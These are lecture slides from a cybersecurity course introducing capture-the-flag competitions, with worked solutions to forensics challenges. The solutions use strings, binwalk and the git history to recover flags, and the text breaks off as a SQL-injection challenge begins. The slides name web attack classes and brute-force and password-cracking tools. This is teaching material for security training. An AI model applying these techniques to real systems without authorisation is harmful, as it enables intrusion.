MASTER IN

CYBER–SECURITY

UNLOCK YOUR POTENTIAL

Lesson 1: Ethical Hacking Fundamentals

Part II

Ethical Hacking (EH)

UNIVERSIDAD DE MURCIA

Facultad de Informática

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   a. Forensics
   b. Web
   c. Crypto
   d. Binary
4. **Conclusions**

Today, we will be talking about

Capture the Flag – CTF

So what is CTF?

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

CTFs are **Information Security competitions** that incite contestants to solve a variety of tasks.

These challenges might involve all aspects of the cybersecurity domains:

- Cryptography,
- Coding,
- Hacking,
- Steganography,
- and so forth…

The focus areas that CTF competitions tend to measure are **vulnerability discovery**, **exploit and toolkit creation**, and **operational tradecraft**.

Like many other IT games, CTFs can be played **individually** or in **teams**.

The **skill levels vary between events**,
some targeting students while others target security professionals.

Some of them offer large cash rewards, others offer jobs.

UMU

Today, we will be talking about

1. **Introduction and Definitions**

➢ **<u>Types of CTF competitions</u>**

   a. Jeopardy
   b. Attack and Defence

3. **Sample challenges**

   a. Forensics
   b. Web
   c. Crypto
   d. Binary

4. **Conclusions**

Capture the Flag – CTF

Which types of CTF are the most common?

CTF Competitions can be divided in three groups according to their type:

- **Jeopardy Competitions**
  Multiple tasks are provided as independent challenges, each one providing a certain amount of points depending on the difficulty of the task. They can be shaped as chains of challenges (challenges are locked until the previous step is completed), usually providing incremental points.
- **Attack and Defence Competitions**
  Each team is provided with a vulnerable machine with all the required services. They need to both exploit other teams' vulnerabilities (attack) and patch their own services (defend). A well-known variant is the *King of the Hill* (KotH), in which the services are managed by the organization.
- **Mixed Competitions**
  Any type of CTF that combines one or more elements from the previous ones. For example, an attack/defence CTF with bonus points for jeopardy challenges.

Table of Contents

Capture The Flag

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   - ➢ Jeopardy
   - a. Attack and Defence
3. **Sample challenges**
   - a. Forensics
   - b. Web
   - c. Crypto
   - d. Binary
4. **Conclusions**


Jeopardy

Vulnerability discovery and exploitation

A collection of challenges that offer points in exchange for **FLAG**s.

We define with **FLAG** a special string that proves that the player has exploited the vulnerabilities and solved the challenge.

Flags can be hidden in restricted files, encoded or encrypted in images or in areas of memory that normally aren't accessible to the executable services.
Normally they provide points according to the difficulties that you overcome.



Jeopardy – Binary/Reverse

Vulnerability discovery and exploitation

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Require to reverse engineer a local black-box executable.

That is, find the correct input and solve the challenge.

In case of **binary/reverse** challenges:

- The software is available as a local ELF executable (Executable Linkable Format).
- The source code is almost never available. The focus of the challenge is on reverse engineer the binary.
- The solution requires to decode and understand the implemented algorithm, so to be able to circumvent the normal and intended behaviour.
- The flag is normally hidden within an unreachable execution path or in an area of memory not accessible.

UMU

Jeopardy – Binary/Pwning

Vulnerability discovery and exploitation

Most of the times, the challenges are remote services that you need to analyse and exploit.

In case of **binary/pwning** challenges:

- The executable software is available as remote service. Once pwned it will grant access to the flag
- The executable software is often downloadable. You should develop your exploit locally and then use it against the remote service
- The source code is rarely available, but when it is available normally you need to exploit a **logic flaw** in combination with a **programming flaw**.

In the hardest competitions, these challenges may require significative code analysis skills:

Jeopardy – Crypto

Crack and exploit weak ciphers

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

These challenges require to identify the cryptographic object or the cipher itself and crack or clone it.

In case of **classical cryptography** challenges:

- Flags are hidden using weak ciphers that can be cracked, e.g., Caesar or Vigenère ciphers
- Most of the times, the rely on the creativity and skills of organizers

In case of **modern cryptography** challenges:

- Flags are hidden using well-known weak implementation of robust algorithms, e.g., for RSA: weak public key, Weiner's attack (small secret), Hastad's attack (small public exponent)

In any case:

- The attacks follows in one of the well-know categories, for example known-ciphertext/plaintext, select ciphertext/plaintext, etc.
- Brute force attacks **almost never represent** the answer.

UMU

Jeopardy – Web

Identify and exploit the vulnerability in web services

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

These challenges are about web applications that you need to exploit or bypass.

In case of **Injection** challenges, you might be facing:

- SQL-injectable forms or parameters (via missing or poor escaping)
- XSS/CSRF/SSRF/XXE/JWT vulnerabilities
- Command execution (generally via misuse of the `eval()` function)
- Unrestricted access to resources (private folders, transversal-path access, incorrect security configuration)

After exploiting them, you usually leak the flags by accessing a restricted file or table.

- XSS → Cross-Site Scripting [https://en.wikipedia.org/wiki/Cross-site_scripting]
- CSRF → Cross-Site Request Forgery [https://en.wikipedia.org/wiki/Cross-site_request_forgery]
- SSRF → Server-Side Request Forgery [https://en.wikipedia.org/wiki/Server-side_request_forgery]
- XXE → XML External Entity attack [https://en.wikipedia.org/wiki/XML_external_entity_attack]
- JWT → JSON Web Token [https://en.wikipedia.org/wiki/JSON_Web_Token]

UMU

Jeopardy – Forensics

Identify and decode the secrets hidden *anywhere*

These challenges are about using creativity to retrieve hidden contents from normally-looking files

In case of **Steganography** challenges you might be facing:

- Meta-information manipulation
- Files hidden in images or text hidden in different layers of the picture itself
- Audio files that encode cryptographic messages
- Corrupted binary files
- Weird crossword puzzles
- Exotic programming languages

In case of **Reconnaissance** challenges:

- Search engines and OSINT techniques should resolve the problem
- If the CTF is within an event, it may require some physical interaction!

But there are way more, even if they normally provide just a few points

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   ➢ Attack and Defence
3. **Sample challenges**
   a. Forensics
   b. Web
   c. Crypto
   d. Binary
4. **Conclusions**


Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services



Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 1: Every team has a vulnerable service deployed.


Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services



Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 2: The organization bot places the flags in the vulnerable services. This happens every few seconds (i.e., a tick)

Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services

Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 3a: At every tick, teams can attack each other to exploit the vulnerabilities and retrieve the flags.


Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services



Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 3b: Every retrieved flag needs to be sent to the organizers in order to score.


Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services



Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 2b: Putting offline the service might not be wise: it prevents other teams to score, but also lowers the SLA.


Attack and defence

Like jeopardy, but against other teams

In this mode, every team has its own vulnerable services.

The objective is to:

- Retrieve Flags from other teams by exploiting their services
- Protect and prevent flags' leaking by patching the services



Most of the times, the flags are not directly available to the teams, instead, they are "placed" in the vulnerable services by organization's bots, that also verify the Service-Level Agreement (SLA). Teams receive points for each flag retrieved and lose points for each flag leaked.

Phase 3c: On the other hand, patched services prevent flags leaks without compromising SLA.

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence

➢ **<u>Sample challenges</u>**
   a. Forensics
   b. Web
   c. Crypto
   d. Binary

4. **Conclusions**

Sample Challenges

How to solve them, examples and tools

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

a. Forensics

- Forensics 101 [Easy, 30 points] (https://ctflearn.com/challenge/96)
- Git is good [Easy, 30 points] (https://ctflearn.com/challenge/104)
- Up For A Little Challenge? [Medium, 60 points] (https://ctflearn.com/challenge/142)

b. Web

- Basic Injection [Easy, 30 points] (https://ctflearn.com/challenge/88)
- Don't Bump Your Head(er) [Medium, 40 points] (https://ctflearn.com/challenge/109)
- Calculat3 M3 [Hard, 80 points] (https://ctflearn.com/challenge/150)

c. Crypto

- Character Encoding [Easy, 20 points] (https://ctflearn.com/challenge/115)
- Substitution Cipher [Medium, 60 points] (https://ctflearn.com/challenge/238)
- The Simpsons [Hard, 80 points] (https://ctflearn.com/challenge/160)

d. Binary

- Lazy Game Challenge [Easy, 30 points] (https://ctflearn.com/challenge/691)
- Favorite Color [Medium, 60 points] (https://ctflearn.com/challenge/391)
- Blackbox [Hard, 80 points] (https://ctflearn.com/challenge/401)

Let's see the results and the solutions (writeups)

UMU

Table of Contents

Capture The Flag

Today, we will be talking about

1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   ➢ Forensics
   b. Web
   c. Crypto
   d. Binary
4. **Conclusions**

Forensics Challenges

Forensics 101 (Challenge 96)

TASK

```
Think the flag is somewhere in there. Would you help me find it?
https://mega.nz/#!OHohCbTa!wbg60PARf4u6E6juuvK9-aDRe_bgEL937VO01EImM7c
```

Reconnaissance phase

First steps

- Use `BinWalk`:
  - File is a picture, JPEG
  - No other files encoded in here
- Use `strings`: (5 chars+)
  - `((((((((((((((((((((((((((((…`
  - `flag{wow!_data_is_cool}`
  - `!"1$246B` 35A`
  - `2AQaq 0B#@r`

Lesson learned

Don't forget that elementary tools are often the key to solve the challenge

Forensics Challenges

Git is good (Challenge 104)

TASK	The flag used to be there. But then I redacted it. Good Luck. https://mega.nz/#!3CwDFZpJ!Jjr55hfJQJ5-jspnyrnVtqBkMHGJrd6Nn_QqM7iXEuc

Reconnaissance phase

It looks a normal zip file, without password.
Once extracted there are two elements:

```
~/Downloads/104/gitIsGood | master  ls -lA
total 8
-rw-r--r-- 1 jiraky jiraky   15 ott 30  2016 flag.txt
drwxr-xr-x 8 jiraky jiraky 4096 ott 30  2016 .git
```

Unfortunately, `flag.txt` is redacted. But, there's a git folder. Check the history of commits with `git log`:

```
commit d10f77c4e766705ab36c7f31dc47b0c5056666bb (HEAD -> master)
Author: LaScalaLuke <lascala.luke@gmail.com>
Date:   Sun Oct 30 14:33:18 2016 -0400

    Edited files

commit 195dd65b9f5130d5f8a435c5995159d4d760741b
Author: LaScalaLuke <lascala.luke@gmail.com>
Date:   Sun Oct 30 14:32:44 2016 -0400

    Edited files

commit 6e824db5ef3b0fa2eb2350f63a9f0fdd9cc7b0bf
Author: LaScalaLuke <lascala.luke@gmail.com>
Date:   Sun Oct 30 14:32:11 2016 -0400

    edited files
```

Show the file history with `git diff`:

```
diff --git a/flag.txt b/flag.txt
index c5250d0..8684e68 100644
--- a/flag.txt
+++ b/flag.txt
@@ -1 +1 @@
-flag{REDACTED}
+flag{protect_your_git}
```

Forensics Challenges

Git is good (Challenge 104)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

It is common in CTFs and in real world applications to leave development tools exposed. This is especially true for web applications, version control systems (GIT, SVN, Mercurial, etc) are often left unprotected in production.
In general, during CTF competitions, always try a dictionary attack before bruteforce the protections.

Software

- Daniel Miessler's SecLists – A collection of multiple types of lists
- DVCS ripper – Identify and rip web accessible version control systems
- CTF-ToolsRus – Practice using CTF tools
- Dirbuster – Bruteforce directories and filenames (especially with CTF wordlists)
- Outguess – Steganography software
- StegCracker – Brute force utility for steganographic files
- THC Hydra – Bruteforce remote authentication services
- John the Ripper/Jumbo – Password cracker
- Patator – Bruteforce tool

UMU

Forensics Challenges

Up For A Little Challenge? (Challenge 142)

TASK	https://mega.nz/#!LoABFK5K!0sEKbsU3sBUG8zWxpBfD1bQx_JY_MuYEWQvLrFIqWZ0 You Know What To Do ...

Reconnaissance phase

Strings (5 chars+)

`- https://mega.nz/#!z8hACJbb!vQB569ptyQjNEoxIwHrUhwWu5WCj1JWmU-
OFjf90Prg -N17hGnFBfJliykJxXu8 -
Mp real_unlock_key: Nothing Is As It SeemsU
()*789:FGHIJUVWXYZdefghijstuvwxyz
password: Really? Again
flag{Not_So_Simple...}

```
~/Downloads/142/phase2  unzip Up\ For\ A\ Little\ Challenge.zip
Archive:  Up For A Little Challenge.zip
   creating: Did I Forget Again?/
  inflating: Did I Forget Again?/.Processing.cerb4
   creating: __MACOSX/
   creating: __MACOSX/Did I Forget Again?/
  inflating: __MACOSX/Did I Forget Again?/._.Processing.cerb4
  inflating: Did I Forget Again?/Loo Nothing Becomes Useless ack.jpg
  inflating: __MACOSX/Did I Forget Again?/._Loo Nothing Becomes Useless ack.jpg
  inflating: __MACOSX/._Did I Forget Again?
```

With `strings` we obtain a bunch of interesting stuffs, among them there is a mega.nz url that downloads a zip file.
In the archive, there are a picture and a binary file:

- Loo Nothing Becomes Useless ack.jpg
- .Processing.cerb4

The picture looks like a dead end, but the cerb4 file is an encrypted archive.

```
~/Downloads/142/phase2/Did I Forget Again?  unzip .Processing.cerb4
Archive:  .Processing.cerb4
[.Processing.cerb4] skycoder.jpg password:
```

The password must be somewhere in the provided files.

Forensics Challenges

Up For A Little Challenge? (Challenge 142)

TASK

```
https://mega.nz/#!LoABFK5K!0sEKbsU3sBUG8zWxpBfD1bQx_JY_MuYEWQvLrFIqWZ0
You Know What To Do ...
```

Reconnaissance phase

```
Strings (5 chars+)
`- https://mega.nz/#!z8hACJbb!vQB569ptyQjNEoxIwHrUhwWu5WCj1JWmU-
OFif90Prg -N17hGnFBfJlivkJxXu8 -
Mp real_unlock_key: Nothing Is As It SeemsU
()*789:FGHIJUVWXYZdefghijstuvwxyz
password: Really? Again
flag{Not_So_Simple...}
```

Found!

```
~/Downloads/142/phase2  unzip Up\ For\ A\ Little\ Challenge.zip
Archive:  Up For A Little Challenge.zip
   creating: Did I Forget Again?/
  inflating: Did I Forget Again?/.Processing.cerb4
   creating: __MACOSX/
   creating: __MACOSX/Did I Forget Again?/
  inflating: __MACOSX/Did I Forget Again?/._.Processing.cerb4
  inflating: Did I Forget Again?/Loo Nothing Becomes Useless ack.jpg
  inflating: __MACOSX/Did I Forget Again?/._Loo Nothing Becomes Useless ack.jpg
  inflating: __MACOSX/._Did I Forget Again?
```

With `strings` we obtain a bunch of interesting stuffs, among them there is a mega.nz url that downloads a zip file.

In the archive, there are a picture and a binary file:

- Loo Nothing Becomes Useless ack.jpg
- .Processing.cerb4

The picture looks like a dead end, but the cerb4 file is an encrypted archive.

```
~/Downloads/142/phase2/Did I Forget Again?  unzip .Processing.cerb4
Archive:  .Processing.cerb4
[.Processing.cerb4] skycoder.jpg password:
```

The password must be somewhere in the provided files.


Forensics Challenges

Up For A Little Challenge? (Challenge 142)

TASK


```
https://mega.nz/#!LoABFK5K!0sEKbsU3sBUG8zWxpBfD1bQx_JY_MuYEWQvLrFIqWZ0
You Know What To Do ...
```

Reconnaissance phase



The skycoder.jpg looks like a normal picture, both strings and binwalk do not provide any useful info.

The password itself suggests that there is more behind what's visible → ~~steganography!~~
Just zoom the image, there's some text in the corner



And the flag is:
`flag{hack_complete}`

Forensics Challenges

Up For A Little Challenge? (Challenge 142)

MASTER IN CYBER–SECURITY UNLOCK YOUR POTENTIAL

Lesson learned

Forensics and miscellaneus challenges are often a treasure hunt. Your team needs to be able to identify misplaced or anomalous elements that can be hidden almost everywhere.
Among the most common file formats there are pictures, archives, pdfs, audio files etc.

Software

- AperiSolve – Image's layers analysis
- Exiftools – Extract EXIF metadata from pictures
- Stegsolve – Image stegranography tool
- SmartDeblur – Improve image quality
- StegOnline – Online image analyser
- Ctf.courgettes.club – List of challenges tagged with the used software

Just google for the most suitable tool to analyse the specific file you have at hand!

UMU

Today, we will be talking about


1. **Introduction and Definitions**
2. **Types of CTF competitions**
   a. Jeopardy
   b. Attack and Defence
3. **Sample challenges**
   a. Forensics
   ➢ Web
   c. Crypto
   d. Binary
4. **Conclusions**

Web challenges

Basic Injection (Challenge 88)

TASK

See if you can leak the whole database. The flag is in there somewhere… https://web.ctflearn.com/web4/



Web challenges

Basic Injection (Challenge 88)

TASK

See if you can leak the whole database. The flag is in there somewhere… https://web.ctflearn.com/web4/

web.ctflearn.com/web4/ | https://web.ctflearn.com/web4/

view-source:https://web.ctflearn.com/web4/

```
<html>
    <head>
          <link rel="stylesheet" href="main.css">
          <link href='https://fonts.googleapis.com/css?family=Inconsolata' rel='stylesheet' type='text/css'>
